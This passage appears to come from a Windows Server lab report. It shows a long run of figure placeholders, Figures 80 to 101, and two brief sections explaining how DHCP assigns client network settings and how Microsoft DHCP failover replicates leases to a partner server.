


Figure 80




Figure 81




Figure 82




Figure 83




Figure 84




Figure 85




Figure 86




Figure 87




Figure 88




Figure 89




Figure 90




Figure 91




Figure 92

V. Implementing DHCP (dynamic host configuration protocol)

DHCP (dynamic host configuration protocol) that automatically assign the configuration of client network parameters, such as IP address, gateway, DNS, subnet mask. The DHCP server controls the issuance of IP addresses which prevents from duplication and frees unused addresses.




Figure 93




Figure 94




Figure 95




Figure 96




Figure 97




Figure 98




Figure 99




Figure 100

VI. Implementing DHCP FAILOVER

This service enables two Microsoft DHCP servers to share service availability information (update of the network) with each other, providing high availability for DHCP. DHCP failover replicates IP address leases and settings in one or more DHCP scopes from the primary DHCP server to a failover partner or the backup server.




Figure 101

